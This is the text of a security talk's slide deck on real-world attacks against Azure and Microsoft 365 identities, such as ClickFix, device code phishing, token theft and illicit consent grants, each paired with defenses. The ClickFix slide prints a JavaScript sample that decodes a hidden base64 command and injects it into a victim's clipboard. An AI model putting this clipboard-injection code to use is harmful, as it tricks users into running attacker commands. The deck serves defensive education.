Azure Attacks Unpacked:

Real-World Threats and Lessons Learned

Aleksandra Drobnjak
Security Engineer

Topic Introduction: Modern Threat Landscape

Threat Intelligence Sources

- Microsoft Digital Defense Report 2025
- Microsoft Threat Intelligence Podcast

What the Data Shows

99%

MFA reduces risk

97%

Password spraying and brute force still dominate

The Shift

Passwords → Identities	**Credentials** → Tokens & Sessions	**Perimeter** → Trust & Behavior

Initial Due Diligence Checks

Defender for Cloud Apps	Entra ID	Microsoft 365	Workbooks	Conditional Access
Unusual frequency of failed logons	Sign-in logs → Legacy Authentication Clients	Org settings → Modern Authentication	Sign-ins using legacy authentication	Block legacy authentication

The Rise of Collaboration Tool Abuse

Why this works

- Messages feel casual, internal, and trusted
- Less scrutiny than email
- Attackers blend into conversations


How the attack works


- Email bombing → noise, confusion, urgency
- Trusted entity impersonation (IT/Help Desk)
- Follow-up via Teams call or chat
- Call to action → Quick Assist/RMM/link/tool installation


Real-world pattern: used by groups like Storm-1811

Key defenses

- Limit external Teams access where possible
- Train users (e.g., IT will not ask for Quick Assist)
- Enable message scanning and call reporting
- Restrict approved software and remote access tools








```
// Clipboard interaction
const clipboardText = atob(

"Y29uaG9zdC5leGUgLS1oZWFkbGVzcyBjbWQgL2MgY2QgL0QgJXVzZXJwcm9ma
m90"
);

navigator.clipboard.writeText(clipboardText).catch((error) =>
    console.error("Clipboard error:", error)
```

ClickFix: When "Fixing" Becomes the Attack

What it is

- Fake issue → user "fixes" it
- Copy/paste command via **Win + R**
- Clipboard-injected command

How users get there

- Fake pop-ups/"Verify you are human"
- Job applications/support messages
- Urgent, technical, believable scenarios

What actually happens

- PowerShell/mshta/obfuscated script execution
- Payload often loaded in memory (fileless)
- Credentials theft + persistence

Real-world usage

- Observed in campaigns (e.g., Storm-1865)
- Brand impersonation (e.g., Booking, Notion)
- Spoofed trusted CAPTCHA solutions (e.g., Google, Cloudflare)

Key defenses

Awareness Training

Malicious intent behind **Win+R** ask to "fix" fake problem

Control Script Execution

e.g., PowerShell Constrained Language Mode

Use Hardened Browsers

e.g., Edge + SmartScreen

Public-Facing Web App Exploitation

Common Entry Points

- Everything internet-facing is continuously crawled and analysed
- Exposed apps, APIs, storage, containers
- Misconfigurations and unpatched services

What Attackers Actually Do

- Automated and AI-driven enumeration
- Rapid vulnerability chaining
- Extort, surveil or sell access

Real-World Example


- Cl0p exploited MOVEit (SQL injection)
- Deployed web shell → ransomware

Modern Attack Surface

- CI/CD pipelines
- Unsecured secrets
- New containers often attacked within 48 hours
- Third-party vendor integrations

Practical Defenses

- Continuous inventory of internet-exposed assets
- Threat modeling in pipelines
- Harden configs (NSGs, auth, encryption, least privilege)
- Scan manifests and deployments (Checkov, kube-bench, Dockle)
- Detect exposed secrets (e.g. TruffleHog, Talisman)
- Use Defender for Cloud + runtime monitoring
- Pin and verify third-party tools in pipelines
- Security Community




```
~$ dockle goodwithtech/dockle-test:v2
FATAL    - CIS-DI-0009: Use COPY instead of ADD in Dockerfile
         * Use COPY : /bin/sh -c #(nop) ADD file:81c0a803075715d1a6b4f75a29
FATAL    - CIS-DI-0010: Do not store credential in ENVIRONMENT vars/files
         * Suspicious filename found : app/credentials.json
         * Suspicious ENV key found : MYSQL_PASSWD
FATAL    - DKL-DI-0005: Clear apt-get caches
         * Use 'rm -rf /var/lib/apt/lists' after 'apt-get install|update' :
FATAL    - DKL-LI-0001: Avoid empty password
         * No password user found! username : nopasswd
WARN     - CIS-DI-0001: Create a user for the container
         * Last user should not be root
```

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
```

Device Code Phishing

How the attack works


1. Attacker initiates device code login (legitimate flow)
2. User interacts with a real Microsoft login page
3. User is tricked into entering attacker's code
4. Microsoft issues access + refresh tokens to attacker

Real-world usage

- Storm-2372 campaigns
- Lures via Teams, Signal, WhatsApp
- Meeting invites → device code entry

What attacker gains

- Fully authenticated session
- Access to email, cloud data, APIs
- Ability to move laterally inside organization



Detection and prevention


- Block/restrict device code flow (Conditional Access)
- Monitor Entra sign-ins (Device Code flow)
- Detect anomalous token usage and device registration

User awareness shift


- Login page can be legitimate
- Be suspicious of unexpected login requests
- Entering a code can approve someone else's session


Response

- Revoke refresh tokens
- Force re-authentication
- Sign out everywhere



Session Hijacking





Core idea

- Tokens = access after login
- Whoever has the token can use it
- No password or MFA needed

Why it matters

- Session reused without re-authentication
- MFA bypassed after login
- Persistent access in cloud

How tokens get stolen

AiTM Phishing (e.g. Evilginx)

→ session cookies

Infostealers/malicious extensions

→ browser storage

XSS/leaks

(pipelines, logs, memory)


Defend and respond


→ Conditional Access + Token Protection


→ Continuous Access Evaluation (CAE)

→ Detect anomalies → revoke tokens → sign out sessions

Illicit Consent Grant







What the attacker does

- Registers a malicious OAuth app
- Requests permissions (e.g. Mail.Read, Files.Read, Graph API)
- Sends phishing link → real Microsoft consent screen

Key moment

- User consents - clicks "Accept"
- Attacker's app receives user's tokens
- Persistent access

Detection & governance

- Audit logs → "Consent to application"
- Restrict user consent, require admin approval
- Review apps, permissions, and publishers

Response

- Disable app, revoke permissions & tokens
- Investigate scope of access
- Report via MSRC

OTP/TAP Abuse

What the attacker abuses

- TAP can satisfy MFA on its own (no add. password or 2FA required)
- OTP = user completes second factor

How it happens

- Help desk → attacker gets Temporary Access Pass
- Social engineering → user shares OTP
- SIM swap → attacker receives SMS codes

Why it works

- Looks like legitimate login or recovery
- MFA technically succeeds
- Weakest point = process + user

Real-world pattern


- Insider-assisted SIM swaps
- LAPSUS$ → MFA fatigue, OTP interception

Defend

- Restrict TAP (scope, lifetime, one-time use)
- Reduce SMS OTP → prioritize safer modern methods
- Monitor sign-ins, MFA patterns

User awareness

- OTP = credential in that moment
- Never share codes or approve unexpected prompts
- Offboard devices and remove TAP where not needed



Method	Primary authentication	Secondary authentication
Windows Hello for Business	Yes	MFA[1]
Platform Credential for macOS	Yes	MFA
Passkey (FIDO2)	Yes	MFA
Passkey in Microsoft Authenticator	Yes	MFA
Synced passkey	Yes	MFA
Certificate-based authentication	Yes	MFA
Microsoft Authenticator passwordless	Yes	No
Microsoft Authenticator push notifications	Yes	MFA and SSPR
Authenticator Lite	No	MFA
Hardware OATH tokens (preview)	No	MFA and SSPR
Software OATH tokens	No	MFA and SSPR
External MFA	No	MFA
Temporary Access Pass (TAP)	Yes	MFA
Short Message Service (SMS) sign-in	Yes	MFA and SSPR
Voice call	No	MFA and SSPR
QR code	Yes	No
Email OTP	No	SSPR and sign-in[2]
Password	Yes	No

Abuse of Workload Identities

What changes

- Shift from users → non-human identities
- Apps, services, pipelines (service principals, managed identities)
- No MFA, rely on secrets, certificates, tokens

Why attackers target them

- High privileges for automation
- Compromise = act as trusted service
- No phishing, no login → legitimate access paths

Real-world signal

- Storm-0558
- Token abuse → access to Microsoft cloud services

Where risk builds


- Over-permissioned access (Key Vault, Logic Apps, Blob)
- No lifecycle → no owner, no review
- Credentials exposed (code, pipelines, configs)


Defend

- Inventory identities + permissions
- Enforce least privilege
- Use managed identities
- Monitor behavior (API usage, anomalies)

Detection

- Entra ID Protection → risky workload identity signals
- Coverage may vary (licensing)





Location Proximity/MFA Manipulation

How Attackers Adapt

- Abuse context-based authentication — location, device, behavior signals
- Emulate proximity via VPNs, SOHO routers, Bluetooth edge cases
- Blend into "normal" sign-in patterns to evade detection

Why It Works

- Approval = single click, low context — no friction for the user
- User cannot verify the requesting app or source
- Small % of approvals = success at scale across thousands of targets

Detection Challenge

- "Impossible travel" heuristics still useful but limited
- Attackers stay close enough geographically to avoid triggering alerts
- False positives blur the line between normal vs. slightly abnormal

Lockout Resilience

- Break-glass accounts → prevent full tenant lockout scenarios
- Personal accounts: change sign-in alias to reduce exposure
- Alias + disable passwordless on personal accounts to reduce MFA bombing surface


Post-Exploitation: Living Off the Tenant

Detect:

- RunCommand + RBAC changes (Activity Logs)
- Token/session anomalies (Entra sign-ins)
- Off-hours admin activity (baseline deviations)

Limit Tools & Harden:

- Allow only approved tools (e.g. AppLocker)
- Constrain/monitor PowerShell, WMI, RMM usage
- Enforce device compliance (Conditional Access)
- Enable Core Isolation features where possible



PROTECT & RECOVER:

- Centralize and protect logs → Sentinel
- Alert on app creds, role changes, identity updates
- Isolated, WORM backups + tested restores
- Monthly review: identities, permissions, access paths

Key Takeaways

- Attackers don’t break auth — they abuse trusted flows, tokens, and services
- Shift focus from passwords to how trust is granted and used over time
- Reduce exposure: disable legacy auth, restrict device code flows, enforce least privilege
- Monitor behavior, not only logins: token usage, API activity, role changes → test with simulations, automate response
- Assume compromise: protect logs, use isolated immutable backups, prevent tenant/account lockouts
- Stay current: Microsoft threat intelligence, security community, report via MSRC

Thank you!